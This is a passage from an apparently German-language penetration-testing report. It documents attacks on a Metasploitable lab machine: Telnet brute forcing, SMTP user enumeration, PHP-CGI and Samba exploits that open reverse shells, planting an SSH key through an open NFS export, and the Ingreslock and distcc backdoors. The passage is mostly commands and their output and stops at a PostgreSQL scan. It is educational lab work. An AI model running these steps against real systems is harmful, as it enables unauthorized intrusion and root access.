


Abbildung 264: WinSCP Anmeldung auf Server

Infolgedessen kann man die Daten auf dem Server einsehen.

Name	Größe	Geändert	Rechte	Besitzer
Desktop		20.05.2012 20:36:12	rwxr-xr-x	root
vnc.log	1 KB	20.05.2012 21:08:16	rwxr-xr-x	root
reset_logs.sh	1 KB	23.11.2020 16:02:00	rw-r--r--	root
		20.05.2012 21:55:53	rwx-----	root

Abbildung 265: Erfolgreiche Anmeldung auf dem Server

7.9.8. Angriff auf Telnet TCP 23

Als erstes werden wir nun den richtigen Scanner verwenden. Wir werden den Telnet Login Scanner verwenden und zeigen uns die Anforderungen des Scanner an.

```
msf6 auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
Name          Current Setting  Required  Description
---           ---             ---        ---
BLANK_PASSWORDS    false        no        Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false        no        Try each user/password couple stored in the current database
DB_ALL_PASS        false        no        Add all passwords in the current database to the list
DB_ALL_USERS       false        no        Add all users in the current database to the list
PASS_FILE          no          no        File containing passwords, one per line
RHOSTS            yes          yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT              23          yes      The target port (TCP)
STOP_ON_SUCCESS    false        yes      Stop guessing when a credential works for a host
THREADS            1           yes      The number of concurrent threads (max one per host)
USERPASS_FILE      no          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false        no        Try the username as the password for all users
USER_FILE           no          no        File containing usernames, one per line
VERBOSE            true         yes      Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) >
```

Abbildung 266: Verwendung des Telnet Login Scanner

Danach setzen wir den RHOST, geben die Benutzernamenliste und Passwortliste an und setzen den Wert für STOP_ON_SUCCESS auf «true».

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/luis/users.txt
USER_FILE => /home/luis/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/luis/password.txt
PASS_FILE => /home/luis/password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Abbildung 267: Setzen der Parameter und starten des Scanner

Sobald die Parameter gesetzt sind, kann man den Scanner starten. Es gab einen Treffer. Mit dem Benutzernamen «msfadmin» und dem Benutzernamen «msfadmin» kann man sich via Telnet auf dem Zielsystem anmelden.

```
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.0.52:23      - No active DB -- Credential data will not be saved!
[-] 192.168.0.52:23      - 192.168.0.52:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.0.52:23      - 192.168.0.52:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.0.52:23      - 192.168.0.52:23 - LOGIN FAILED: root:test1234 (Incorrect: )
[-] 192.168.0.52:23      - 192.168.0.52:23 - LOGIN FAILED: root:123456789 (Incorrect: )
[-] 192.168.0.52:23      - 192.168.0.52:23 - LOGIN FAILED: root:welcomel (Incorrect: )
[-] 192.168.0.52:23      - 192.168.0.52:23 - LOGIN FAILED: root:ubnt (Incorrect: )
[+] 192.168.0.52:23      - 192.168.0.52:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.52:23      - Attempting to start session 192.168.0.52:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.0.52:23) at 2020-12-27 21:32:47 +0100
[*] 192.168.0.52:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Abbildung 268: Erfolgreiche Bruteforce Attacke

Nun kann man mit dem Befehl «telnet [IP-ADRESSE]» sich mit dem Zielsystem verbinden.

```
└─(luis@kalivmlulu)~]$ telnet 192.168.0.52
Trying 192.168.0.52 ...
Connected to 192.168.0.52.
Escape character is '^]'.
```

Abbildung 269: Erfolgreicher Verbindungsaufbau via Telnet

Infolgedessen kann man sich mit den Anmeldebedaten anmelden die man vorher herausgefunden hat mit dem Telnet Login Scanner.

```
metasploitable login: msfadmin
Password:
Last login: Sun Dec 27 15:59:40 EST 2020 from DESKTOP-PGEA5SH.localdomain on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:99:07:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.52/24 brd 192.168.0.255 scope global eth0
        inet6 fe80::20c:29ff:fe99:78d/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:99:07:97 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ █
```

Abbildung 270: Erfolgreiche Anmeldung auf dem Zielsystem

Wenn wir den Traffic aufzeichnen mit WireShark, kann man die übertragenen Daten einsehen.



```
38400,38400....#.kalivmlulu:0.0....DISPLAY.kalivmlulu:0.0.....xterm-256color.....M.... .
[REDACTED]
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msssfafaddmminn

Password: msfadmin

Last login: Sun Dec 27 16:01:00 EST 2020 from DESKTOP-PGEA5SH.localdomain on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>
No mail.
msfadmin@metasploitable:~\$

Abbildung 271: Traffic Aufzeichnung in Wireshark

7.9.9. Angriff auf SMTP TCP 25

Als erstes verwenden wir den SMTP Enum Scanner und lassen uns die Anforderungen für den Scanner anzeigen.

```
msf6 auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
```

```
Module options (auxiliary/scanner/smtp/smtp_enum):
```

Name	Current Setting	Required
RHOSTS		yes
RPORT	25	yes
THREADS	1	yes
UNIXONLY	true	yes
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes

Abbildung 272: Verwenden des SMTP Enum Scanner

Anschliessend setzen wir den RHOST und können den Scanner starten. Nun kann es einige Minuten dauern, bis es im Terminal ein Resultat gibt.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.0.52:25      - 192.168.0.52:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Abbildung 273: Setzen des RHOST und starten des Scanner

Später kann man dann im Terminal die verschiedenen User einsehen. Diese Benutzer können wir jetzt in der Benutzernamenliste hinzufügen. Somit kann man die Chance erhöhen mit anderen Angriffstechniken in das System einzudringen.

```
192.168.0.52:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.0.52:25      - 192.168.0.52:25 Users found: , backup, bin, daemon, d
istccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody
, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, u
ucp, www-data
[*] 192.168.0.52:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

7.9.10. Angriff auf HTTP 80

Zuerst wollen wir die Version des Service auf TCP Port 80 herausfinden. Diese kann man mit nmap machen, dafür verwenden wir den Befehl «nmap -sV IP-ADDRESSE -p 80».

```
[root@kalivmlulu:~]# nmap -sV 192.168.0.52 -p 80
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 21:51 CET
Nmap scan report for 192.168.0.52
Host is up (0.00048s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```

Abbildung 274: NMAP Scan auf TCP Port 80

Anschliessend verwenden wir den http Version Scanner und schauen uns die Anforderungen des Scanner an.

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
_____
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          80        yes        The target port (TCP)
SSL            false      no        Negotiate SSL/TLS for outgoing connections
THREADS        1         yes        The number of concurrent threads (max one per host)
VHOST          no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > 
```

Abbildung 275: Auswahl des Scanner und betrachten der Anforderungen

Nun müssen wir den RHOST setzen.

```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
```

Abbildung 276: Setzen des RHOST

Sobald der RHOST gesetzt wurde, kann man den Scanner starten.

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.0.52:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 
```

Abbildung 277: Starten des Scanner

Wir suchen mit dem Befehl «searchsploit» nach einem Exploit für den Apache Server. Wir konnten zwei Exploit finden. Besonders interessant ist dabei der erste Exploit (CGI-BIN Remote Code Execution).

```
msf6 auxiliary(scanner/http/http_version) > searchsploit apache | grep 5.4.2
[*] exec: searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
msf6 auxiliary(scanner/http/http_version) > 
```

| php/remote/29290.c
| php/remote/29316.py

Abbildung 278: Suche nach einem Exploit

Nun suchen wir das entsprechende Skript für unseren Angriff.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > grep cgi search php
  80 exploit/linux/http/linksys_apply.cgi
Overflow
  86 exploit/linux/http/netgear_r7000_cgibin_exec
ction
  174 exploit/multi/http/php_cgi_arg_injection
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Abbildung 279: Suche nach einem Skript

Darauffolgend verwenden wir den PHP CGI Injection Exploit und schauen uns die Anforderungen an.
 Wir setzen den RHOST und weitere gewünschte Parameter.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
_____
PLESK      false          yes       Exploit Plesk
Proxies     no             no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes            yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      80             yes      The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI   no             no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes      Level of URI URIENCODING and padding (0 for minimum)
VHOST      no             no        HTTP server virtual host
```

Abbildung 280: PHP CGI Injection Exploit

Danach kann man den Exploit starten. Nun sind wir als www-data User auf dem System angemeldet.
 Und können zB. PHP Dateien einsehen, die normalerweise als Web User nicht möglich ist.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.0.20:4444
[*] Sending stage (39282 bytes) to 192.168.0.52
[*] Meterpreter session 4 opened (192.168.0.20:4444 → 192.168.0.52:53891) at 2020-12-27 22:04:01 +0100

meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
_____
Mode  Size  Type  Last modified      Name
_____
41777/rwxrwxrwx  4096  dir   2012-05-20 21:30:29 +0200  dav
40755/rw-r--r--  4096  dir   2012-05-20 21:52:33 +0200  dvwa
100644/rw-r--r--  891   fil   2012-05-20 21:31:37 +0200  index.php
40755/rw-r--r--  4096  dir   2012-05-14 07:43:54 +0200  mutillidae
40755/rw-r--r--  4096  dir   2012-05-14 07:36:40 +0200  phpMyAdmin
100644/rw-r--r--  19    fil   2010-04-16 08:12:44 +0200  phpinfo.php
40755/rw-r--r--  4096  dir   2012-05-14 07:50:38 +0200  test
40775/rwxrwxr-x  20480  dir   2010-04-20 00:54:16 +0200  tikiwiki
40775/rwxrwxr-x  20480  dir   2010-04-16 08:17:47 +0200  tikiwiki-old
40755/rw-r--r--  4096  dir   2010-04-16 21:27:58 +0200  twiki

meterpreter > cd dav
meterpreter > pwd
/var/www/dav
meterpreter > ls
No entries exist in /var/www/dav
meterpreter > cd ..
meterpreter > cd test
meterpreter > ls
Listing: /var/www/test
```

Abbildung 281: Erfolgreicher Zugang auf das Zielsystem

7.9.11. Angriff auf Portmapper TCP 111

Ein Portmapper bzw. Portplaner übernimmt die Koordination der durch den Client gewünschten Funktionsaufrufe. Er ist der Vermittler zwischen den Programmnummern, die von Remote Procedure Call (RPC) als Identifikation für individuelle RPC-Server verwendet werden, und den TCP- und UDP-Portnummern. Der Portmapper ordnet die Dienstnummer eines Clients einem Port zu. Unter Unix nimmt er Verbindungen standardmäßig auf Port 111 entgegen. Mit dem Befehl «`rpcinfo`» kann man die gewünschten Informationen aufrufen.

```
(root💀 kali㉿lulu)-[~]
# rpcinfo -p 192.168.0.52
program vers proto port service
 100000 2 tcp 111 portmapper
 100000 2 udp 111 portmapper
 100024 1 udp 38933 status
 100024 1 tcp 33608 status
 100003 2 udp 2049 nfs
 100003 3 udp 2049 nfs
 100003 4 udp 2049 nfs
 100021 1 udp 36475 nlockmgr
 100021 3 udp 36475 nlockmgr
 100021 4 udp 36475 nlockmgr
 100003 2 tcp 2049 nfs
 100003 3 tcp 2049 nfs
 100003 4 tcp 2049 nfs
 100021 1 tcp 57715 nlockmgr
 100021 3 tcp 57715 nlockmgr
 100021 4 tcp 57715 nlockmgr
 100005 1 udp 53463 mountd
 100005 1 tcp 43040 mountd
 100005 2 udp 53463 mountd
 100005 2 tcp 43040 mountd
 100005 3 udp 53463 mountd
 100005 3 tcp 43040 mountd

(root💀 kali㉿lulu)-[~]
# rpcinfo -p 192.168.0.52 | grep nfs
 100003 2 udp 2049 nfs
 100003 3 udp 2049 nfs
 100003 4 udp 2049 nfs
 100003 2 tcp 2049 nfs
 100003 3 tcp 2049 nfs
 100003 4 tcp 2049 nfs
```

Abbildung 282: Informationen zum Portmapper und NFS

Nun suchen wir den Mount Standort des Zielsystems. Der Mount Punkt ist auf dem «/» Verzeichnis. Somit hat man Zugriff auf das gesamte System.

```
(root💀 kali㉿lulu)-[~]
# showmount -e 192.168.0.52
Export list for 192.168.0.52:
/ *
```

Abbildung 283: Showmount Befehl

Wir verwenden den Mount Punkt nun so, dass wir via SSH auf das Zielsystem zugreifen können. Dazu wechseln wir auf der Kali Linux in das «.ssh» Verzeichnis und erstellen dort ein RSA Schlüssel Paar.

```
[root@kalivmlulu) ~]
# cd .ssh

[root@kalivmlulu) ~/.ssh]
# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): hacker_lulu_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in hacker_lulu_rsa
Your public key has been saved in hacker_lulu_rsa.pub
The key fingerprint is:
SHA256:mpumoszPoqGxJvIvSNHYI3+rV4RLK3WFP8YXrChXTQw root@kalivmlulu
The key's randomart image is:
+---[RSA 4096]---+
|       .E*.
|       . o =
| +   . * .
| + + = = * .
| + + B S o
| . o + +
| +. o =
| B**+ o.o
| X=+B=oO
+---[SHA256]---+

[root@kalivmlulu) ~/.ssh]
# ls
hacker_lulu_rsa  hacker_lulu_rsa.pub
```

Abbildung 284: Generieren eines RSA Schlüssel Paar

Nun setzen wir das Zielsystem als Mount Punkt auf der Kali Linux VM.

```
[root@kalivmlulu) ~]
# mount -t nfs 192.168.0.52:/ /mnt -o nolock

[root@kalivmlulu) ~]
# cd /mnt

[root@kalivmlulu) /mnt]
# ls home/
ftp msfadmin service user
```

Abbildung 285: Setzen des Mount Punkt

Anschliessend kopiert man den Public Key auf das Zielsystem.

```
[root@kalivmlulu]# cd root/.ssh  
[root@kalivmlulu]# ls  
authorized_keys  known_hosts  
[root@kalivmlulu]# cp /root/.ssh/hacker_lulu_rsa.pub ./
```

Abbildung 286: Kopieren des Public Key

Nun muss man nur noch den Public Key in das «Authorized_keys» File importieren. Dafür verwendete ich den Befehl «cat PUBLIC_KEY.pub >> authorized_keys»

```
[root@kalivmlulu]# cat hacker_lulu_rsa.pub >> authorized_keys  
[root@kalivmlulu]# cat authorized_keys  
ssh-rsa AAAAB3NzaC1yc2EAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbbG70lShHQqlDjkcteZzDPFSbw76IUiP00h+wBV0x1c6iPL/0zUYFHfKAz1e6/5teoweG1jr2q0ffdomVhvXXVsjoasFwwOYBRR0Qxs0WWTQTYSeBa6x6k6e77GVkHCDLYgzs08wWr5JXln/Tw7XotowHr8FEGvw2zWlkr3z098zp0e0ac2u+qUGIZiu/WwgztLzs5/D9IyhTRWocYQPE+kcp+jz2mt4y1uA73Kqoxfdw5ogUkxdFo9f1nu20wkj0c+w8Vw7bwkf-1RgiMgi5ccs4wocvxxovcnbALtp3w= msfadmin@metasploitable  
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAACAOQC41nCp92v/p1RAAHWZMBUHw3jZ0Iz60z7DsB2mCOfhEtGy219mIzy07wiDm3+H56z9a67yP+FFhOvs1Hll60WBV0SHjB1iBQgBNS1getJP59ejHv9STCIs+gx1+Et45DQnKxPWV7GABKXDoQhYLRYAGj5C/PMFcd6f3z0QRsFvhJh8BZ7SeiC1gxv1Pgk4hVGcw5kM90xmorB6dIRfz5iwlCN2emoTbnnlbfSVehuBwtIhwu3Vx+c1EfGDobR5xg1PnsMIAkihj9d/24vzOsC1E/6W1QoIVxFhG9dqqt43vt/67BM73v8yS1LXO/vtfyN4d99MYgx44BaT0idk17VigjGjmPMH5X3yXmg5YeY1kGdBMBkKWWaCdnNTiquqCmrJw9rf9dfkh8+xx2s3L5rZKa01MCXZqBp+qf8dNaQcIGSmL9v1QZmsKYD2n6+cKCBz6x1l1AsFWAhav/iT0W0/RACxRh9yK9xoylsaEdvd5/ZQN0cVg5CDLYRTsTNS/o7EuBIZjgZNI7pTqjqpDTvgFzIayVcfF68P2FqoQ5oeY/yPa/GE2SzK0pAeFnikuLJjdIMh1WCJ1CvXNkyZMzD6EghpbRPLCMTD NJP6DCgldX5/+dPOjBmg5jSLJpPYxpWKjhGumrvFFk56tjnsCNF3w= root@kalivmlulu
```

Abbildung 287: Importieren des Public Key auf Zielsystem

Danach kann man eine simple SSH Anfrage an das Zielsystem senden. Wir sind erfolgreich nun auf dem System als root User angemeldet.

```
[root@kalivmlulu]# ssh -i .ssh/hacker_lulu_rsa root@192.168.0.52  
The authenticity of host '192.168.0.52 (192.168.0.52)' can't be established.  
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.0.52' (RSA) to the list of known hosts.  
Last login: Mon Nov 23 10:02:02 2020 from :0.0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have new mail.  
root@metasploitable:~# whoami  
root  
root@metasploitable:~#
```

Abbildung 288: Erfolgreiche Verbindung mit dem Zielsystem

7.9.12. Angriff auf Samba TCP 139/445

Als erstes verwenden wir den Scanner SMB Version, um die verwendete SMB Version auszulesen.
Zudem setzen wir den RHOST.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
  Name      Current Setting  Required  Description
  ____  _____
  RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  THREADS         1          yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
```

Abbildung 289: Scanner SMB Version

Infolgedessen starten wir den Scanner.

Wir haben herausgefunden, dass es sich um Samba der Version 3.0.20 handelt.

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.52:445      - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.0.52:445      - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.0.52:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Abbildung 290: Ausführen des Scanner

Nun suchen wir nach einem Exploit. Der erste gefundene Exploit ist interessant. Mit diesem können wir dann Befehle auf dem Zielsystem ausführen.

```
[root@kaliumluu] ~
# searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
                                | unix/remote/16320.rb
                                | linux/remote/7701.txt
```

Abbildung 291: Suchen nach einem Exploit für Samba der Version 3.0.20

Anschliessend suchen wir das entsprechende Skript.

```
msf6 auxiliary(scanner/smb/smb_version) > search username samba

Matching Modules
  _____
  #  Name
  -  ____
  0  exploit/multi/samba/usermap_script  Disclosure Date: 2007-05-14  Rank: excellent  Check: No  Description: Samba "username" map script" Command Execution

  Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Abbildung 292: Suchen nach dem Skript

Dann verwenden wir dieses Skript mit dem Befehl «use exploit/multi/samba/usermap_script» und schauen uns die Anforderungen an. Zudem setzen wir den RHOST.

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
_____
RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           139       yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
_____
LHOST    192.168.0.20     yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
```

Abbildung 293: Verwenden des Exploit Samba Usermap Script

Nachher können wir den Exploit starten und sehen, dass wir nun als root User auf dem System angemeldet sind.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.20:4444
[*] Command shell session 5 opened (192.168.0.20:4444 → 192.168.0.52:59183) at 2020-12-27 22:34:36 +0100

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Abbildung 294: Erfolgreiche Anmeldung auf dem System mit dem root User

7.9.13. Angriff auf Ingreslock TCP 1524

Die Ingres-Datenbank ist eine kommerziell unterstützte, relationales Open-Source-SQL-Datenbankverwaltungssystem, das grosse kommerzielle und staatliche Programme unterstützt. Als Open-Source, Die Ingres-Datenbank hat eine grosse Gemeinschaft von Beitrag. Actian Gesellschaft, jedoch, steuert die Entwicklung von Ingres und verfügbar zertifizierte Binaries zum Download macht, und bietet weltweiten Support.

Wie bereits gesagt, die Ingreslock Hafen – 1524/TCP kann als Backdoor von verschiedenen Programmen verwendet werden,, die RPC kann ausnutzen (Remoteprozeduraufaufruf) Dienstleistungen. Laut Sicherheitsexperten, die Ingreslock Backdoor kann als eine absichtliche Backdoor durch böswillige Akteure verwendet werden, um Zugriff auf ein System zu erhalten,. Bösartige Akteure müssen nur an den Port zu verbinden, und sie werden angemeldet, mit den gleichen Rechten wie der Benutzer den Dienst läuft.

Da es sich hier um eine Backdoor handelt ist der Angriff hier sehr simpel gestaltet. Man muss nur eine Telnet Verbindung auf dem Port 1524 starten und dann ist man als root User auf dem Zielsystem angemeldet.

```
[root@kalivmlulu] ~]
# telnet 192.168.0.52 1524
Trying 192.168.0.52 ...
Connected to 192.168.0.52.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/#
root@metasploitable:/# root@metasploitable:/# █
```

Abbildung 295: Erfolgreiche Telnet Verbindung via Port TCP 1524

7.9.14. Angriff auf Distcc TCP 3632

«distcc» ist ein Client-Server-Tool zum Verteilen von Compile-Prozessen auf Unix/Linux-Systemen. distcc verteilt die Kompilierung der einzelnen Source-Dateien eines Projektes auf andere Rechner (Knoten genannt), auf denen distcc läuft. distcc beschleunigt dadurch das Kompilieren von C, C++, Objective-C und Objective C++ Programmen, fast linear mit steigender Knotenzahl. distcc benutzt für die Kompilierung die GNU Compiler Collection, wobei andere Compiler auch unterstützt werden könnten. Der Standardport für die Netzwerkkommunikation ist 3632.

Wir suchen zuerst nach einem Exploit Skript für distcc und werden auf fündig.

```
msf6 auxiliary(scanner/ftp/ftp_login) > search distcc

Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  --
0  exploit/unix/misc/distcc_exec    2002-02-01       excellent Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

Abbildung 296: Suche nach einem Exploit Skript

Anschliessend verwenden wir dieses Skript und lassen und die Anforderungen für diesen Exploit anzeigen. Wir setzen den RHOST und verwenden als PAYLOAD «cmd/unix/bind_ruby».

```
msf6 auxiliary(scanner/ftp/ftp_login) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > options
```

Module options (exploit/unix/misc/distcc_exec):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier
RPORT	3632	yes	The target port (TCP)

Exploit target:

Id	Name
--	
0	Automatic Target

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/bind_ruby
PAYLOAD => cmd/unix/bind_ruby
```

Abbildung 297: Verwenden des exploit distcc_exec

Danach können wir den Exploit starten und können mit dem User hinter dem Service von distcc auf dem Zielsystem arbeiten.

```
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started bind TCP handler against 192.168.0.52:4444
[*] Command shell session 6 opened (0.0.0.0:0 → 192.168.0.52:4444) at 2020-12-27 23:06:21 +0100

whoami
daemon
pwd
/tmp
ls
5327.jsvc_up
gconfd-msfadmin
orbit-msfadmin
[
```

Abbildung 298: Erfolgreicher Angriff und Verwendung des User daemon

7.9.15. Angriff auf PostgreSQL TCP 5432

Zuerst führen wir einen NMAP Scan auf Port 5432 aus, um genauer Informationen zum vorhandenen Service zu erhalten.

```
(root💀 kalivmlulu)-[~]
└─# nmap -sV 192.168.0.52 -p 5432
